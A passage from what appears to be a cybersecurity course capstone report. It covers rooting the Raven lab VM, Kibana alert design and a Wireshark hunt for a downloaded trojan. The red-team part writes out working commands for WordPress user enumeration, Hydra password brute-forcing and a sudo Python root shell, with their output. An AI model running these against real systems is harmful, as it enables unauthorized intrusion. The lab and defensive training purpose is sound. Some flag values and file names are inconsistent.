|       CVE-2020-16088  7.5     https://vulners.com/cve/CVE-2020-16088
```

Exploitation

The Red Team was able to penetrate both Target 1 and retrieve the following confidential data:


Target 1

- flag1.txt: {b9bbcb33ellb80be759c4e844862482d}
  - **Exploit Used**
    - Inspected service.html source code using web browser.
    - 192.168.1.110/service.html



```
<!DOCTYPE html>
<html lang="zxx" class="no-js" style="display: block;">
 ▶<head>…</head>
…▼<body style="display: block;"> == $0
   ▶<button type="button" id="mobile-nav-toggle">…</button>
   ▶<header id="header">…</header>
    <!-- #header -->
    <!-- start banner Area -->
   ▶<section class="banner-area relative" id="home">…</section>
    <!-- End banner Area -->
    <!-- Start service Area -->
   ▶<section class="service-area section-gap" id="service">…</section>
    <!-- End service Area -->
    <!-- Start feature Area -->
   ▶<section class="feature-area section-gap" id="feature">…</section>
    <!-- End feature Area -->
    <!-- start footer Area -->
   ▶<footer class="footer-area section-gap">…</footer>
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```


- flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}



```
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


- flag3.txt: {afc01ab56b50591e7dccf93122770cd2}
  - **Exploit Used**
    - WPscan exposed usernames indicating weak security policies.
    - wpscan --url http://192.168.1.110/wordpress --enumerate u
  - **Exploit Used**
    - Hydra exploited weak password policies.

        - hydra -l Michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110



```
                      | flag4          |                  | inherit      | closed          | closed       |
               | 4-revision-v1 |         |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
        |         4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |         0 | revis
ion |              |              0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

- flag4.txt: {715dea6c055b9fe3337544932f2941ce}
    - **Exploit Used**
        - Sudo privileges to run Python allowed root access through Python shell exploit.
        - sudo python -c ‘import pty; pty.spawn(“/bin/bash”)’



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```


Blue Team: Summary of Operations

Table of Contents

Network Topology

The following machines were identified on the network:

- ML-RefVm-684427
  - **Operating System**: Windows 10
  - **Purpose**: Gateway
  - **IP Address**: 192.168.1.1
- kali
  - **Operating System**: Kali Linux
  - **Purpose**: Pentesting Machine
  - **IP Address**: 192.168.1.90
- target1
  - **Operating System**: Debian GNU/Linux 8
  - **Purpose**: Vulnerable WordPress Server
  - **IP Address:** 192.168.1.110
- server1 (Capstone)
  - **Operating System:** Ubuntu 18.04.1 LTS
  - **Purpose:** Filebeat and Metricbeat are installed. Logs forwarded to the ELK machine.
  - **IP Address:** 192.168.1.105
- ELK
  - **Operating System:** Ubuntu 18.04.4 LTS
  - **Purpose:** Elastic Stack Server where Kibana Runs
  - **IP Address:** 192.168.1.100



Description of Targets

Fill in the following:

- One VM on the network were vulnerable to attack: Target 1 192.168.1.110


- Each VM functions as an Apache web server and has SSH enabled, so ports `80` and `22` are possible ports of entry for attackers.

Monitoring the Targets

This scan identifies the services below as potential points of entry: *nmap -sV 192.168.1.1-255*

- **Target 1**
    - 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
    - 80/tcp open http Apache httpd 2.4.10 ((Debian))
    - 111/tcp open rpcbind 2-4 (RPC #100000)
    - 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - 58705/tcp open status 1 (RPC #100024)

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:



result.condition.met : true
KQL
Last 4 days
Show dates
Update
+ Add filter
.watcher-history-*
Search field names
Filter by type
0
Selected fields
_source
Available fields
_id
_index
_score
_type
condition.script.lang
condition.script.params.threshold
condition.script.source
add
input.search.request.body.aggs.buck...
input.search.request.body.aggs.buck...
input.search.request.body.aggs.buck...
input.search.request.body.aggs.metri...
input.search.request.body.aggs.metri...
input.search.request.body.query.bool...
input.search.request.body.query.bool...
input.search.request.body.query.bool...
4,738 hits
Jun 3, 2021 @ 01:30:07.081 - Jun 7, 2021 @ 01:30:07.081 —
Auto
Count
150
100
50
0
2021-06-03 12:00
2021-06-04 00:00
2021-06-04 12:00
2021-06-05 00:00
2021-06-05 12:00
2021-06-06 00:00
2021-06-06 12:00
2021-06-07 00:00
trigger_event.triggered_time per hour

```
Time        _source
> Jun 3, 2021 @ 01:30:16.819  watch_id: 552372e4-8a78-4c97-a7a4-494b39395e58 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-06-
03T00:43:59.110Z status.last_checked: 2021-06-03T01:30:16.819Z status.actions.logging_1.ack.timestamp: 2021-06-03T00:43:59.110Z
status.actions.logging_1.ack.state: awaits_successful_execution status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule
trigger_event.triggered_time: Jun 3, 2021 @ 01:30:16.819 trigger_event.schedule.scheduled_time: Jun 3, 2021 @ 01:30:16.649 input.search.request.search_type: query_then_fetch
input.search.request.indices: packetbeat-* input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0

> Jun 3, 2021 @ 01:31:03.366  watch_id: f3b27372-4a4c-483e-9ae5-6f020ccdd107 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:51:25.220Z
status.last_checked: 2021-06-03T01:31:03.366Z status.last_met_condition: 2021-06-03T01:31:03.366Z status.actions.logging_1.ack.timestamp: 2021-06-03T01:26:03.502Z
status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-03T01:31:03.366Z status.actions.logging_1.last_execution.successful: true
status.actions.logging_1.last_successful_execution.timestamp: 2021-06-03T01:31:03.366Z status.actions.logging_1.last_successful_execution.successful: true
status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 3, 2021 @ 01:31:03.366

> Jun 3, 2021 @ 01:31:05.368  watch_id: c44a3362-2505-4d5f-91fc-0071e9be5e50 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-06-
03T00:45:21.914Z status.last_checked: 2021-06-03T01:31:05.368Z status.actions.logging_1.ack.timestamp: 2021-06-03T00:45:21.914Z
status.actions.logging_1.ack.state: awaits_successful_execution status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule
trigger_event.triggered_time: Jun 3, 2021 @ 01:31:05.368 trigger_event.schedule.scheduled_time: Jun 3, 2021 @ 01:31:04.996 input.search.request.search_type: query_then_fetch
input.search.request.indices: metricbeat-* input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0
```

HTTP Request Size Monitor

Alert 1 is implemented as follows:

- **Metric**: Packetbeat
- **Threshold**: WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- **Vulnerability Mitigated**: Possible Payload
- **Reliability**: This alert has a medium reliability rating.




```
> Jun 3, 2021 @ 01:31:03.366  watch_id: f3b27372-4a4c-483e-9ae5-6f020ccdd107 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:51:25.220Z
status.last_checked: 2021-06-03T01:31:03.366Z status.last_met_condition: 2021-06-03T01:31:03.366Z status.actions.logging_1.ack.timestamp: 2021-06-03T01:26:03.502Z
status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-03T01:31:03.366Z status.actions.logging_1.last_execution.successful: true
status.actions.logging_1.last_successful_execution.timestamp: 2021-06-03T01:31:03.366Z status.actions.logging_1.last_successful_execution.successful: true
status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 3, 2021 @ 01:31:03.366
```

Excessive HTTP Errors

Alert 2 is implemented as follows:

- **Metric**: Packetbeat
- **Threshold**: WHEN count () GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- **Vulnerability Mitigated**: Brute Force Attack
- **Reliability**: This alert is highly reliable.




```
> Jun 3, 2021 @ 01:30:16.819  watch_id: 552372e4-8a78-4c97-a7a4-494b39395e58 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-06-
                             03T00:43:59.110Z status.last_checked: 2021-06-03T01:30:16.819Z status.actions.logging_1.ack.timestamp: 2021-06-03T00:43:59.110Z
                             status.actions.logging_1.ack.state: awaits_successful_execution status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule
                             trigger_event.triggered_time: Jun 3, 2021 @ 01:30:16.819 trigger_event.schedule.scheduled_time: Jun 3, 2021 @ 01:30:16.649 input.search.request.search_type: query_then_fetch
                             input.search.request.indices: packetbeat-* input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0
```

CPU Usage Monitor

Alert 3 is implemented as follows:

- **Metric**: Metricbeat
- **Threshold**: WHEN max () OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.
- **Vulnerability Mitigated**: DoS Attack
- **Reliability**: This alert is highly reliable.



```
> Jun 3, 2021 @ 01:31:05.368  watch_id: c44a3362-2505-4d5f-91fc-0071e9be5e50 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2021-06-
                             03T00:45:21.914Z status.last_checked: 2021-06-03T01:31:05.368Z status.actions.logging_1.ack.timestamp: 2021-06-03T00:45:21.914Z
                             status.actions.logging_1.ack.state: awaits_successful_execution status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule
                             trigger_event.triggered_time: Jun 3, 2021 @ 01:31:05.368 trigger_event.schedule.scheduled_time: Jun 3, 2021 @ 01:31:04.996 input.search.request.search_type: query_then_fetch
                             input.search.request.indices: metricbeat-* input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0
```

Suggestions for Going Further

Suggest a patch for each vulnerability identified by the alerts above. Remember: alerts only detect malicious behavior. They do not prevent it. It is not necessary to explain how to implement each patch.

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

Vulnerability 1: Payload Delivery

- Patch: Deploy software updates as soon as vulnerabilities have been found.
- Why It Works: Updating the software would prevent attacks.

Vulnerability 2: Brute Force Attack

- Patch: apt-get install fail2ban
- Why It Works: It scans log files (e.g. /var/log/apache/error_log) and bans IPs that show malicious signs such as too many password failures, seeking for exploits, etc.

Vulnerability 3: DoS Attack

- Patch: DoS Defense System (DDS)
- Why It Works: DDS have a purpose-built system that can easily identify and obstruct denial of service attacks at a greater speed than a software based system.

Network Analysis

Time Thieves


At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:

- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range `10.6.12.0/24`.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

   The domain of the users’ custom site is *Frank-n-Ted-DC.frank-n-ted.com*.




```
ip.addr == 10.6.12.0/24
No.   Time                          Source               Destination          Protocol Length Info
46671 2021-06-05 08:42:19.683505400 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP        66 ldap(389) → 49738 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
46676 2021-06-05 08:42:19.718466900 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP        54 ldap(389) → 49738 [ACK] Seq=1 Ack=1970 Win=2102272 Len=0
46677 2021-06-05 08:42:19.722687600 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… LDAP      264 bindResponse(9) success
46679 2021-06-05 08:42:19.749168900 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP      1514 ldap(389) → 49738 [ACK] Seq=211 Ack=2056 Win=2102272 Len=14
46680 2021-06-05 08:42:19.773403400 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP      1514 ldap(389) → 49738 [ACK] Seq=1671 Ack=2056 Win=2102272 Len=1
46681 2021-06-05 08:42:19.777132700 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… LDAP      234 SASL GSS-API Integrity: searchResEntry(10) "<ROOT>" searchR
46684 2021-06-05 08:42:19.787172100 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… LDAP      300 SASL GSS-API Integrity: searchResDone(11) noSuchObject (000
46686 2021-06-05 08:42:19.789586200 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP        54 ldap(389) → 49738 [RST, ACK] Seq=3557 Ack=2319 Win=0 Len=0
46688 2021-06-05 08:42:19.791345800 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP        54 ldap(389) → 49738 [RST] Seq=3557 Win=0 Len=0
46690 2021-06-05 08:42:19.793731300 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… TCP        54 ldap(389) → 49737 [RST, ACK] Seq=3485 Ack=2808 Win=0 Len=0
46694 2021-06-05 08:42:19.802424300 Frank-n-Ted-DC.fr… DESKTOP-86J4BX.fran… DNS       326 Standard query response 0x3688 A login.microsoftonline.com
46759 2021-06-05 08:42:20.462800800 Frank-n-Ted-DC.fr… LAPTOP-5WKHX9YG.fra… DNS       157 Standard query response 0x1787 No such name A wpad.frank-n-
46761 2021-06-05 08:42:20.466435700 Frank-n-Ted-DC.fr… LAPTOP-5WKHX9YG.fra… DNS       151 Standard query response 0x7daa No such name A wpad.localdom

    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12), Dst: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
  0100 .... = Version: 4
```

2. What is the IP address of the Domain Controller (DC) of the AD network?

   The IP address of the Domain Controller of the AD network is *10.6.12.12*.

3. What is the name of the malware downloaded to the `10.6.12.203` machine? Once you have found the file, export it to your Kali machine's desktop.


   The malware file name is *june.dll*.



```
ip.addr == 10.6.12.203 && http.request.method == GET
No.   Time                          Source             Destination     Protocol Length Info
47098 2021-06-05 08:42:22.129095800 LAPTOP-5WKHX9YG.f… 205.185.125.104 HTTP       275 GET /pQBtWj HTTP/1.1
47109 2021-06-05 08:42:22.144481500 LAPTOP-5WKHX9YG.f… 205.185.125.104 HTTP       312 GET /files/june11.dll HTTP/1.1

Hypertext Transfer Protocol
  GET /files/june11.dll HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /files/june11.dll HTTP/1.1\r\n]
      [GET /files/june11.dll HTTP/1.1\r\n]
```

4. Upload the file to VirusTotal.com. What kind of malware is this classified as?

   The malware is classified as *trojan*.



d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

53 / 69

53 security vendors flagged this file as malicious

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

june11.dll

549.84 KB Size

2021-06-05 03:21:09 UTC 1 day ago

Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:

